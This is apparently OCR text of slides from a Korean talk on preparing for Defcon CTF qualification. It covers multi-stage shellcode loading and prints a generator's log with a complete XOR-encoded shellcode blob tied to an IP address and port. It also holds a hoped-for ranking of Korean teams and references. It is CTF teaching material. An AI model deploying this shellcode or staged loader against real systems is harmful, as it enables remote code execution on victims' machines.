
- must be small
- free of NULLs
- new connection and read additional data
- jumps to the data and execute it



Advanced Tips

Shellcode - Staged Loading Shellcode (2)


Stage 2 - Binary Loader for executing binary



Advanced Tips

Shellcode - Staged Loading Shellcode (2)

Stage 3 - Executable Binary for executing on Binary Loader



Advanced Tips

Shellcode

Shellcode Generator

```
/home/posquit0/tool/scodeGenerator
[*] tempFilename : [/home/posquit0/tool/scodeGenerator/tmp/tmpFyx31M]
[*] __prepareStub()
[*] IP Addr : [dc19:c7f:2011:2:0000:0000:0000:153]
[*] Port : [0x5ba0] [23456]
[*] __loadScode()
[*] wrote [0x9a] [154] bytes shellcode
/home/posquit0/tool/scodeGenerator//stub/freebsd/testScode /home/posquit0/tool/scodeGenerator/tmp/tmpFyx31M.bin
./testScode ../../tmp//tmpFyx31M.bin
[*] encode()

Encoder v0.6 - Encode NULLs and other characters out of shellcode
Copyright (c) Jarkko Turkulainen 2004. All rights reserved.
Read the file encoder.c for documentation.

Reading shellcode from "/home/posquit0/tool/scodeGenerator/tmp/tmpFyx31M.bin"
Using FNSTENV XOR decoder
Using register eax for decoder
Removing bytes 0x00 0x0D 0x0A
Using 0x07 for XOR
Ready
[*] wrote [0xb4] [180] bytes encoded shellcode
SCODE = ""
SCODE += "\xd9\xe1\xd9\x34\x24\x58\x58\x58"
SCODE += "\x58\x80\xe8\xe7\x31\xc9\x66\x81"
SCODE += "\xe9\x65\xff\x80\x30\x07\x40\xe2"
SCODE += "\xfa\x6d\x66\x5f\x9e\x55\x45\x55"
SCODE += "\x6d\x1b\x36\xce\xb6\x67\x56\xca"
SCODE += "\x87\x6f\x07\x07\x06\x54\x6d\x07"
SCODE += "\x6f\x27\x16\x07\x05\x6f\xdb\x1e"
SCODE += "\x0b\x78\x36\xce\x56\x6f\xbb\x1b"
SCODE += "\x5c\xa7\x8e\xe6\x6d\x1b\x56\x57"
SCODE += "\x56\x94\x6d\x65\x5f\xca\x87\x6d"
SCODE += "\x05\x5e\x6d\x5d\x5f\x55\x54\x55"
SCODE += "\xca\x87\x4d\x7e\xf2\xec\x41\x5c"
SCODE += "\x36\xc7\x57\x57\x54\x54\x36\xc7"
SCODE += "\xb7\x02\xca\x87\x8e\xc5\x8e\xe1"
SCODE += "\x86\xeb\x87\x07\x07\x07\x36\xc7"
SCODE += "\xb7\x2f\x57\x51\x8e\xd7\x57\x57"
SCODE += "\xb7\x04\xca\x87\x36\xce\x8d\x03"
SCODE += "\x09\x33\x8f\x8f\x03\x09\x46\x87"
SCODE += "\xfe\x2f\x72\xf5\x36\xc7\xb7\x2f"
SCODE += "\x57\x51\x6d\x07\x57\xb7\x03\xca"
SCODE += "\x87\xb7\x06\xca\x87\xef\xb2\xf8"
SCODE += "\xf8\xf8\x28\x73\x6a\x77\x28\x6c"
SCODE += "\x62\x7e\x07\x07"
```

Chapter 4

In Las Vegas : Conclusions

Conclusions

Attack is not only way to be winner

Look at the big picture :D

There are many things to cheat other teams

Conclusions

Participate Defcon CTF Qualification, and Go to Las Vegas !!

I wanna see the result below :D !!!

Rank	Team	Score	
1	KimchiMan	7900	Qualified!
2	Since1999	7800	Qualified!
3	Unji	7400	Qualified!
4	Little H4ma	7400	Qualified!
5	Phantom: Secret between 0 and 1	7400	Qualified!
6	Be5t of B3st	7400	Qualified!
7	SW M4e5tro	7200	Qualified!
8	H4nGukSaRam	7100	Qualified!
9	H4des	7100	Qualified!
10	RolyPoly	7100	Qualified!

참고자료

Binary Mangling with Radare by pancake

http://phrack.org/issues.html?issue=66&id=14#article

SapHeads's Write-up for Binary 400

http://x-n2o.com/bin400-dc20

Defcon 101 by ramses@PLUS

:D

Multi-Stage loading Shellcode by Jarkko Turkulainen

http://www.klake.org/~jt/mstage/

Thank you for listening.

CodeEngn

If you have questions, contact me :D
pbj92220@postech.ac.kr